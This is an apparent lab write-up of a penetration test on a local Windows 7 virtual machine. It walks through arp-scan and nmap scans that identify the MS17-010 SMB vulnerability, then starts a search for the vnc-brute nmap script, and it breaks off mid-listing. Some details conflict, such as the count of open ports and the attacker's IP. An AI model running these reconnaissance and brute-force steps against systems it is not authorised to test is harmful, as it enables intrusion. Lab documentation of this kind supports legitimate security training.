

# **Windows 7 Pentesting Report by VINAYAK**

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Logged-in into the Windows 7 Machine

# PROCEDURE

## Starts an Arp Scan on the given box:

arp-scan -l

```
kali@kali:~$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:cf:47:ff, IPv4: 192.168.189.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/roynhills/arp-scan)
192.168.189.1    00:50:56:c0:00:08    (Unknown)
192.168.189.2    00:50:56:e1:2c:95    (Unknown)
192.168.189.129 00:0c:29:3a:41:32    (Unknown) ← Windows 7 Machine
192.168.189.254 00:50:56:ea:2e:cb    (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.868 seconds (137.04 hosts/sec). 4 responded
kali@kali:~$
```

**arp-scan -l** is used to scan and obtain the IP Address.

After scanning we got 4 IP Address:

192.168.189.1                      NAT Adapter


192.168.189.2                      VMware

**192.168.189.129                      Windows 7 Machine**

192.168.163.254                      Our Machine

## Start a Nmap scan on the given box:

nmap -A -v 192.168.189.129



```
(kali@kali)-[~]
└─$ sudo nmap -A -v 192.168.189.129
Starting Nmap 7.93 (https://nmap.org) at 2023-04-17 19:32 IST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:32
Completed NSE at 19:32, 0.00s elapsed
Initiating NSE at 19:32
Completed NSE at 19:32, 0.00s elapsed
Initiating NSE at 19:32
Completed NSE at 19:32, 0.00s elapsed
Initiating ARP Ping Scan at 19:32
Scanning 192.168.189.129 [1 port]
Completed ARP Ping Scan at 19:32, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:32
Completed Parallel DNS resolution of 1 host. at 19:32, 0.03s elapsed
Initiating SYN Stealth Scan at 19:32
Scanning 192.168.189.129 (192.168.189.129) [1000 ports]
Discovered open port 139/tcp on 192.168.189.129
Discovered open port 135/tcp on 192.168.189.129
Discovered open port 445/tcp on 192.168.189.129
Discovered open port 49153/tcp on 192.168.189.129
Discovered open port 49155/tcp on 192.168.189.129
Discovered open port 49156/tcp on 192.168.189.129
Discovered open port 49152/tcp on 192.168.189.129
Discovered open port 49154/tcp on 192.168.189.129
Completed SYN Stealth Scan at 19:32, 1.34s elapsed (1000 total ports)
Initiating Service scan at 19:32
```

**nmap** is a tool to scan the IP Address.


**-A** is used for OS Detection, Version Detection, Script Scanning and Traceroute.

**-v** (Verbosity) is used for a detail report of scanning the IP Address.

It is used to get information and a detail report about The Target's IP Address.

After scanning we find the open ports available in the machine.

## Analysing Nmap Report:




```
Nmap scan report for 192.168.189.129 (192.168.189.129)
Host is up (0.0011s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc    Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc    Microsoft Windows RPC
49153/tcp  open  msrpc    Microsoft Windows RPC
49154/tcp  open  msrpc    Microsoft Windows RPC
49155/tcp  open  msrpc    Microsoft Windows RPC
49156/tcp  open  msrpc    Microsoft Windows RPC
MAC Address: 00:0C:29:3A:41:32 (VMware)
Device type: general purpose
Running: Microsoft Windows 7/2008/8.1
OS CPE: cpe:/o:microsoft:windows_7::cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Uptime guess: 0.010 days (since Mon Apr 17 19:19:32 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: -1s
|_smb2-time:
|_date: 2023-04-17T14:03:52
|_start_date: 2023-04-17T13:58:05
```

We discovered 8 Ports are Open and 992 Ports are Closed Out of 1000 Ports

After Segregating the useful information:



```
Completed NSE at 19:33:
Initiating NSE at 19:33:
Completed NSE at 19:33:
Nmap scan report for 192.168.189.129 (192.168.189.129)
Host is up (0.0011s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc    Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc    Microsoft Windows RPC
49153/tcp  open  msrpc    Microsoft Windows RPC
49154/tcp  open  msrpc    Microsoft Windows RPC
49155/tcp  open  msrpc    Microsoft Windows RPC
49156/tcp  open  msrpc    Microsoft Windows RPC
MAC Address: 00:0C:29:3A:41:32 (VMware)
Device type: general purpose
Running: Microsoft Windows 7/2008/8.1
OS CPE: cpe:/o:microsoft:windows_7::cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Uptime guess: 0.010 days (since Mon Apr 17 19:19:32 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows


Host script results:
|_clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: -1s
```

We can see that 3 Ports are Open and using different services:

Port	Service	Version
135/tcp	msrpc	Microsoft Windows RPC
139/tcp	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	microsoft-ds	Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)

### Start an Nmap scan for Scanning Open Port:

`nmap -p135,139,445 -vv --script=vuln 192.168.189.129`




```
kali@kali:~$ sudo nmap -p135,139,445 -vv --script=vuln 192.168.189.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-17 19:43 IST
NSE: Loaded 105 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 19:43
Completed NSE at 19:43, 10.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 19:43
Completed NSE at 19:43, 0.00s elapsed
Initiating ARP Ping Scan at 19:43
Scanning 192.168.189.129 [1 port]
Completed ARP Ping Scan at 19:43, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:43
Completed Parallel DNS resolution of 1 host. at 19:43, 0.02s elapsed
Initiating SYN Stealth Scan at 19:43
Scanning 192.168.189.129 (192.168.189.129) [3 ports]
Discovered open port 139/tcp on 192.168.189.129
Discovered open port 445/tcp on 192.168.189.129
Discovered open port 135/tcp on 192.168.189.129
Completed SYN Stealth Scan at 19:43, 1.15s elapsed (3 total ports)
NSE: Script scanning 192.168.189.129.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 19:43
Completed NSE at 19:43, 14.11s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 19:43
```

`-p` is used to scan a port or ports

`--script=vuln` is used to access the script which contains (vuln) factor

## Analysing Nmap Report:




```
smb-vuln-ms17-010:
VULNERABLE:
  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
  State: VULNERABLE
  IDs: CVE:CVE-2017-0143
  Risk factor: HIGH
  A critical remote code execution vulnerability exists in Microsoft SMBv1
  servers (ms17-010).

Disclosure date: 2017-04-14
References:
  https://cve.mitre.org/cve/2017/0143
  https://blogs.technet.microsoft.com/srd/2017/04/14/smb-vulnerability-fixes/
  https://technet.microsoft.com/library/8c5c29e0-3e6f-4a39-8d4d-744d468d4963?hpid=hp_hp-top-table-main-windows-security_12p-gg-a-primer-on-security-fixes_-1a-story&hpid=hp_hp-top-table-main-windows-security_12p-gg-a-primer-on-security-fixes_-1a-story

smb-vuln-ms10-061: NTLMv2-SSP is deprecated

NSE: Script Post-scan results
NSE: Starting runlevel 1
Initiating NSE at 19:43:30
Completed NSE at 19:43:30
NSE: Starting runlevel 2
Initiating NSE at 19:43:30
Completed NSE at 19:43:30
Read data files from: /usr/share/nmap
Nmap done: 1 IP address scanned | 1 host scanned | 1 host up | 1 host down
Raw packets sent: 6 (248B) | Rcvd: 4 (160B)
```

After Segregating the useful information with the help of notepad:



```
smb-vuln-ms17-010:
VULNERABLE:
  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
  State: VULNERABLE
  IDs: CVE:CVE-2017-0143
  Risk factor: HIGH
  A critical remote code execution vulnerability exists in Microsoft SMBv1
  servers (ms17-010).

Disclosure date: 2017-04-14
References:
  https://cve.mitre.org/cve/2017/0143
  https://blogs.technet.microsoft.com/srd/2017/04/14/smb-vulnerability-fixes/
  https://technet.microsoft.com/library/8c5c29e0-3e6f-4a39-8d4d-744d468d4963?hpid=hp_hp-top-table-main-windows-security_12p-gg-a-primer-on-security-fixes_-1a-story&hpid=hp_hp-top-table-main-windows-security_12p-gg-a-primer-on-security-fixes_-1a-story

smb-vuln-ms10-061: NTLMv2-SSP is deprecated
```

We discovered that a critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010)




## Searching the Bruteforce Script:

pwd

cd /usr/share/nmap/scripts

ls



```
kali@kali:~$ pwd
/home/kali
kali@kali:~$ cd /usr/share/nmap/scripts
kali@kali:~/usr/share/nmap/scripts$ ls
acarsd-info.nse      hostmap-crtsh.nse      ip-geolocation-map-bing.nse  rsync-brute.nse
address-info.nse    hostmap-robtx.nse      ip-geolocation-map-google.nse  rsync-list-modules.nse
afp-brute.nse       http-adobe-coldfusion-apsa1301.nse  ip-geolocation-map-kml.nse    rtsp-methods.nse
afp-ls.nse          http-affiliate-id.nse  ip-geolocation-maxmind.nse    rtsp-url-brute.nse
afp-path-vuln.nse   http-apache-negotiation.nse  ip-https-discover.nse        rusers.nse
afp-serverinfo.nse  http-apache-server-status.nse  ipidseq.nse                  s7-info.nse
afp-showmount.nse   http-aspnet-debug.nse      ipmi-brute.nse               samba-vuln-cve-2012-1182.nse
ajp-auth.nse        http-auth-finder.nse      ipmi-cipher-zero.nse         script.db
ajp-brute.nse       http-auth.nse            ipmi-version.nse             servicetags.nse
ajp-headers.nse     http-avaya-lpoffice-users.nse  ipv6-multicast-mld-list.nse  shodan-api.nse
ajp-methods.nse     http-awstats-totals-exec.nse  ipv6-node-info.nse           sip-brute.nse
ajp-request.nse     http-axis2-dir-traversal.nse  ipv6-pa-flood.nse            sip-calls-spoof.nse
allseeingeye-info.nse  http-backup-finder.nse      irc-botnet-channels.nse      sip-enum-users.nse
amqp-info.nse       http-barracuda-dir-traversal.nse  irc-brute.nse                 sip-methods.nse
asn-query.nse       http-bigip-cookie.nse        irc-info.nse                  skypev2-version.nse
auth-owners.nse     http-brute.nse             irc-sasl-brute.nse            smb2-capabilities.nse
auth-spoof.nse      http-cakephp-version.nse      irc-unrealircd-backdoor.nse   smb2-security-mode.nse
backorifice-brute.nse  http-chrono.nse            iscsi-brute.nse               smb2-time.nse
backorifice-info.nse  http-cisco-anyconnect.nse     iscsi-info.nse                smb2-vuln-uptime.nse
```

We have to search for a particular script in the list called vnc-brute.nse


vnc-brute.nse is a script specially designed for testing a vnc for a Bruteforce attack.

We can open and see the script in detail and check the usage of the script with the help of Mousepad.



# Bruteforce Wordlist and its Usage:


mousepad vnc-brute.nse



```
File Actions Edit View Help
kali@kali: /usr/share/nmap/scripts
flume-master-info.nse      http-vuln-cve2017-5689.nse  ptp-version.nse           uptime-agent-info.nse
fox-info.nse              http-vuln-cve2017-8917.nse  puppet-naivesigning.nse  url-snarf.nse
freelancer-info.nse      http-vuln-misfortune-cookie.nse  qconn-exec.nse          ventrilo-info.nse
ftp-anon.nse             http-vuln-wm1000-creds.nse    qscan.nse               versant-info.nse
ftp-bounce.nse           http-waf-detect.nse         quake2-info.nse          vmauthd-brute.nse
ftp-brute.nse            http-waf-fingerprint.nse    quake2-master-getservers.nse  vmware-version.nse
ftp-libopie.nse          http-webdav-scan.nse        rdp-enum-encryption.nse  vnc-brute.nse
ftp-proftpd-backdoor.nse  http-wordpress-brute.nse     rdp-ntlm-info.nse       vnc-info.nse
ftp-syst.nse             http-wordpress-enum.nse     rdp-vuln-ms12-020.nse   vnc-title.nse
